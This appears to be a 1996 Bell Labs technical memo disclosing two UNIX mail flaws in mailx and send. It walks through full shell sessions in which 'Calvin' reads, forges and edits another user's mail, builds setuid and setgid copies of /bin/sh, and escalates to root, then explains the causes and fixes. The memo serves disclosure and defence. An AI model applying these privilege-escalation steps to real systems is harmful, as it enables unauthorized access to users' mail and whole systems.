
Two UNIX privacy flaws

Alon Orlitsky and Emre Telatar
AT&T Bell Laboratories

5 January 1996



1 Introduction

We describe two independent security flaws in the mail-handling systems running on some versions of UNIX. A simple `mailx` bug lets users read, write, modify, or delete other users' email. A more serious `send` glitch lets users become `root`—hence gives them complete control over all files on the system. Of the machines we tested, `rice`, `fry`, `alice`, `cetus`, `slocum`, and one Liberty Corner machine were susceptible to these attacks, but some other machines were not. The bugs are currently being fixed.

The next section describes the `mailx` bug, and how it can be exploited to access other users' email. Section 3 shows how the `send` flaw can be turned into `root` permissions. Section 4 describes some of the reasons for these flaws, and outlines possible remedies. For convenience, we make the following assumptions:

1. Mailboxes are stored in a directory called `/mail`. (On `rice`, they are in `/var/mail`; other popular mail directories are `/usr/mail` and `/usr/spool/mail`.)

2. The system's default prompt is `$`, Calvin's prompt is `[calvin]`, Hobbes's prompt is `[hobbes]`, the `mailx` prompt is `?`, and finally, `root`'s prompt is `#`.

2 The trouble with mailx

2.1 Background

Most mailboxes grant read/write permissions only to the box's owner and the few mail-handling programs in group `mail`.

```
$ ls -l /mail/user1
-rw-rw----    1 user1      mail       159907 Dec 27 10:24 /mail/user1
$
```

In principle, these permissions should provide adequate privacy. Had the mail-handling programs acted responsibly, they would not let users exploit group `mail` permissions.

However, due to a security flaw, when `mailx` accesses a file or spawns a new shell, it uses its own group (`mail`) rather than that of the invoking user. This gives *all* users easy access to mailboxes with group `mail` permissions.

Some mailboxes further restrict access, giving only their owner read/write permissions, and therefore cannot be directly compromised using `mailx`:

```
$ ls -l /mail/user2
-rw-------    1 user2      mail        36824 Dec 27 09:45 /mail/user2
$
```

However, the mail directory, `/mail`, has read/write permissions to group `mail`:

```
$ ls -ld /mail
drwxrwxr-x    3 root     mail         4096 Dec 27 14:38 /mail
$
```

Hence any user can delete every mailbox on the system, and then recreate it with the permissions of his or her choosing. Once that is done, the user can use `mailx` to access the mailbox.

In the rest of the section, Calvin demonstrates writing (Subsection 2.2), reading (Subsection 2.3), and arbitrarily modifying (Subsection 2.4) Hobbes's mail when group `mail` has read/write permissions, and when (Subsection 2.5) it doesn't.

2.2 Planting fake messages in Hobbes's mailbox

 *FIRST, SIZE YOUR VICTIM.*

```
[calvin] ls -l /mail/hobbes
-rw-rw----    1 hobbes      mail        71 Dec 27 12:36 /mail/hobbes
```

EASY PREY!
JUST CREATE THE MOST RIDICULOUS MESSAGE IMAGINABLE.

```
[calvin] cat > /tmp/bogus
From susie Thu Dec 27 12:39:43 1995
To: hobbes
Subject: I love Calvin!
^d
[calvin]
```

AND PLANT IT IN HOBBES'S MAILBOX.
THE OBVIOUS WAY WON'T WORK:

```
[calvin] cat /tmp/bogus >> /mail/hobbes
/mail/hobbes: Permission denied
[calvin]
```

 *BUT MAILX WILL GLADLY DO IT FOR YOU:*

```
[calvin] mailx -f /tmp/bogus
"/tmp/bogus": 1 message 1 new
>N  1 susie              Thu Dec 27 12:39    3/71    I love Calvin!
? s /mail/hobbes
"/mail/hobbes" [Appended] 3/71
? q
[calvin]
```

2.3 Reading Hobbes's email

SO WE CAN WRITE. LET'S READ.
AGAIN, SIMPLEST WAY DOESN'T WORK:

```
[calvin] cat /mail/hobbes
Cannot open /mail/hobbes: Permission denied
[calvin]
```

 *CALL MAILX TO THE TASK AGAIN.*

```
[calvin] mailx -f /mail/hobbes
"/mail/hobbes": 2 messages 1 new
 R  1 susie              Wed Dec 27 12:36    3/71    I hate Calvin!
>N  2 susie              Wed Dec 27 12:39    3/71    I love Calvin!
? q
[calvin]
```

 *PERHAPS I DON'T REALLY NEED TO READ HIS MAIL.*

2.4 Modifying Hobbes's mail

 *IN FACT, I CAN TINKER WITH HOBBES'S EMAIL AT WILL:*

```
[calvin] mailx -N
? sh
$
```

I NOW RUN A SHELL WITH EFFECTIVE GROUP ID (EGID) MAIL.
I CAN THEREFORE EDIT /MAIL/HOBBES USING MY FAVORITE EDITOR!
BUT ENOUGH FUN FOR NOW. LET'S QUIT THE EGID-MAIL SHELL AND MAILX.

```
$ ^d
? q
[calvin]
```

2.5 Hobbes gets security conscious

At a recent count, 144 `rice` users had write-, and 111 had read- and write-permissions to group mail, allowing Calvin to write, and to arbitrarily edit their email boxes, respectively. 66 users, consisting mostly of people who obtained an account since 1994, had no read/write permissions to group mail. This latter group of users may at this point be lulled into a false sense of security. As Calvin shows next, they were equally vulnerable to the `mailx` attack. Two simple commands revert them to essentially the same state as the other users.

 *EASY! I'LL TAKE AWAY ALL GROUP PERMISSIONS.*

```
[hobbes] chmod 600 /mail/hobbes
[hobbes] ls -l /mail/hobbes
-rw-------    1 hobbes      mail      142 Dec 28 13:18 /mail/hobbes
[hobbes]
```

 *WE SHALL SEE*
LET'S TRY THE OLD TRICKS.

```
[calvin] mailx -N
? sh
$ mailx -f /mail/hobbes
/mail/hobbes: Permission denied
$ echo >> /mail/hobbes
/mail/hobbes: Permission denied
$
```

 *A MINOR NUISANCE.*
THE MAIL DIRECTORY ITSELF HAS WRITE PERMISSIONS TO GROUP MAIL:

```
$ ls -ld /mail
drwxrwxr-x    3 root     mail        4096 Dec 28 14:38 /mail
$
```

 *I CAN'T READ OR WRITE /MAIL/HOBBES, BUT I CAN RECREATE IT.*

```
$ rm /mail/hobbes
$ > /mail/hobbes
$ chmod 660 /mail/hobbes
$ chown hobbes /mail/hobbes
$ ls -l /mail/hobbes
-rw-rw----    1 hobbes      mail       0    Dec 28 14:39 /mail/hobbes
$
```

 *HEE-HEE... EASY PREY AGAIN!*

Hobbes may of course notice that his old mail disappeared, and then check his mailbox to discover that the permissions have been modified. But a less suspecting user may not notice the mail loss. Or worse, a crafty Calvin can recreate the mailbox when it contains little or no mail.

Running a shell with egid mail, Calvin has access to many files. As the next section shows, some of them are more interesting than Hobbes's email, or even yours.

3 The trouble with send

In the last section, Calvin noted that thanks to the `mailx` bug he can easily read, write, modify, or delete other users' mailboxes. Here, he exploits a more subtle, and much more serious, security flaw in `send` that makes it almost equally easy to assume the permissions of any user, including `root`, and therefore to gain complete control over the whole file system. It is worth noting that this bug is independent of `mailx` and can be fully exploited regardless of whether `mailx` is flawed, or even exists.

3.1 Background

A useful feature of the UNIX mail system is that it allows users to process their mail. If the first line in Calvin's mailbox is

    Pipe to *program*

then whenever he receives new mail, *program* is executed with the incoming mail as its input. This powerful feature is used by some users to sort mail, and is employed by the vacation program to notify senders that you're "away from your computer".

However, when *program* is executed, effective user id (euid) is `calvin`, and egid is either `mail` or `sys` depending on whether the mail arrives from inside `rice`, or outside. These effective ID's open the door to several attacks. Once again, Calvin is itching to demonstrate.

3.2 Getting group id mail[1] or sys

FIRST PREPARE AN EXECUTABLE GET-SHELL-GRP FILE:

```
[calvin] cat > /tmp/get-shell-grp
cp /bin/sh /tmp/sh-grp
chmod 02710 /tmp/sh-grp
^d
[calvin] chmod 755 /tmp/get-shell-grp
[calvin]
```

THEN MODIFY YOUR OWN MAILBOX SO MAIL IS PIPED TO /TMP/GET-SHELL-GRP:

```
[calvin] cat > /mail/calvin
Pipe to /tmp/get-shell-grp
^d
[calvin]
```

FINALLY, SEND YOURSELF ANY MAIL

```
[calvin] mail calvin < any-file
[calvin]
```

[1] Group id `mail` can also be attained using the methods described in Section 2. We derive it again using the `send` bug to show that the two bugs can be exploited independetnly.

WHEN MAIL IS PIPED TO /TMP/GET-SHELL-GRP WITH EGID MAIL,
A COPY OF /BIN/SH WITH SGID MAIL IS CREATED:

```
[calvin] ls -l /tmp/sh-grp
-rwx--s---    1 calvin     mail     144776 Dec 28 15:12 sh-grp
[calvin]
```

IF YOU WANT TO GET A SHELL WITH SGID SYS,
JUST SEND YOURSELF EMAIL FROM OUTSIDE YOUR MACHINE.

In the next subsections, this technique is "bootstrapped" to become other users, including `root`.

3.3 Becoming Hobbes

Once you obtain a shell with egid `mail`, you can modify other users' mailxboxes, and therefore invoke programs with these users' uid.

 *CREATE A VARIANT OF GET-SHELL-GRP THAT SETS THE USER, RATHER THAN GROUP, ID.*

```
[calvin] cat > /tmp/get-shell-usr
cp /bin/sh   /tmp/sh-hobbes
chmod 04701  /tmp/sh-hobbes
^d
[calvin] chmod 755 /tmp/get-shell-usr
[calvin]
```

THEN USE /TMP/SH-GRP TO INSERT THE "PIPE TO" LINE
AT THE BEGINNING OF HOBBES'S MAILBOX:

```
[calvin] /tmp/sh-grp
$ cat > /mail/hobbes
Pipe to /tmp/get-shell-usr
^d
```

TRAP IS SET.
COUP DE GRAS:

```
[calvin] mail hobbes < any-file
[calvin]
```

 *TRUST, BUT VERIFY:*

```
[calvin] /tmp/sh-hobbes
$ whoami
hobbes
$ ^d
[calvin]
```

 *NEXT, SERIOUS STUFF.*

3.4 Becoming root

Every UNIX system has a super user, `root`, that can read, write, modify, or delete any file on the system. We describe two different ways in which Calvin can become `root`.

3.4.1 Using egid `mail`

Like all other users, `root` has a mailbox (used mainly for complaints). Therefore becoming root is essentially as easy as getting to be Hobbes. The only potential problem is that some systems do not deliver `root` mail to `/mail/root`. Instead, they redirect it to the system administrator:

```
[calvin] mail -# root
cat >> /mail/wormwood
```

However, this redirection is specified in a file that often has write permissions to group mail, so can be modified using the egid-mail shell obtained earlier. On `rice`, the file is `/v/lib/upas/names.local`, and is writable by everyone[2].

Repeating the process of Subsection 3.3, Calvin can create a copy of `/bin/sh` with suid `root`. When run, the resulting shell has `root`'s permissions.

3.4.2 Using egid `sys`

The directory `/usr/bin/X11` (at least on `rice`) has write permission to group `sys`. Calvin can replace commonly used programs in that directory (e.g., `xterm`) by programs of his own choosing, say, ones that make an suid copy of `/bin/sh` before executing the legitimate original program. Given time, `root` will invoke one of these programs, giving Calvin a copy of `/bin/sh` with suid `root`.

4 What's going on

4.1 Background

Every UNIX *process* has a *user-id (uid)* and a *group-id (gid)* that typically (see next two paragraphs for the exception) determine its permissions: the files it may read, the directories it can search, etc. Similarly, every UNIX *user* has a uid and a gid that typically determine the uid's and gid's of the processes he or she runs. The first process created upon a user's login (normally a shell) is assigned the user's uid and gid. These attributes are inherited as one process creates another, hence subsequent commands also have the id's of the user that invoked them. One may therefore say that a user's identity is determined by his or her uid and gid.

Occasionally it is useful to let a user temporarily assume the permissions of another. For example, when executing the `passwd` command to change a password, we want the uid to be that of `root` (the usual superuser), since only `root` can modify the password file.

[2]Yet another easy way to siphon Hobbes's mail into Calvin's mailbox.

This is done using the *set-user-id (suid)* bit. When a *program* (an executable file) is executed, the process created typically carries the invoker's uid, resulting in the aforementioned inheritance of uid's. However, if the program's suid bit is set, then the resulting process carries the *effective user id (euid)* of the program's owner. For example, the `passwd` program is owned by `root` and its suid bit is set. Hence when run by any user, the resulting process has euid `root`, giving it access to the password file. There is also a *set-group-id (sgid)* bit with analogous functionality.

The suid bit can be modified using the `chmod` command. It is indicated by the `ls -l` command as an `s`, instead of an `x`, in the owner's execute column. Similarly for the sgid bit.

The `sh` process creates other processes when so directed by its input. If a `sh` program (an executable file containing the `sh` command) has the suid bit set, then no matter who invokes it, the resulting process, and all subsequent ones, will carry the euid of the program's owner. Therefore, anyone executing a `sh` program with the suid bit set, effectively assumes the identity of the program's owner. This is the source of most of the trouble described in this TM. The next subsection provides some more details.

4.2 `Mail` and `send`

The sgid bit of `mailx` is set:

```
$ ls -l mailx
-rwxr-sr-x    1 root     mail       325336 Apr 12  1995 mailx
```

Hence, when executed, `mailx` assumes the permissions of group `mail`. This lets `mailx` create lock files in the directory `/mail`, ensuring that a mailbox is modified by at most one mailx process at a time. However, `mailx` does not revert to the invoker's gid after creating the lock file. Instead, it maintains gid `mail` even when accessing other files, and creating a new shell, thereby enabling the mischief described in Section 2. One possible remedy is to remove the sgid bit from `mailx` altogether. This would require storing the lock files and mailboxes in directories that can be written and read by the mailbox owner.

The `send` program, which delivers incoming mail, is an suid program:

```
$ ls -l send
-rwsr-xr-x    1 root     sys         82360 Jul 26 17:49 send
```

This enables `send` to assume the mail-recipient's uid and thus to modify their mailbox and invoke a user defined program if so instructed. However, `send` does not change its *group*-id to that of the recipient, allowing Calvin to obtain sgid shells as in Section 3. Here too, `send` needs to be modified so that it uses the recipient's gid (as well as uid) when executing pipes.

5 Epilogue

Last week, Calvin and Hobbes made their final exit:

Apparently, they too decided to take the buyout.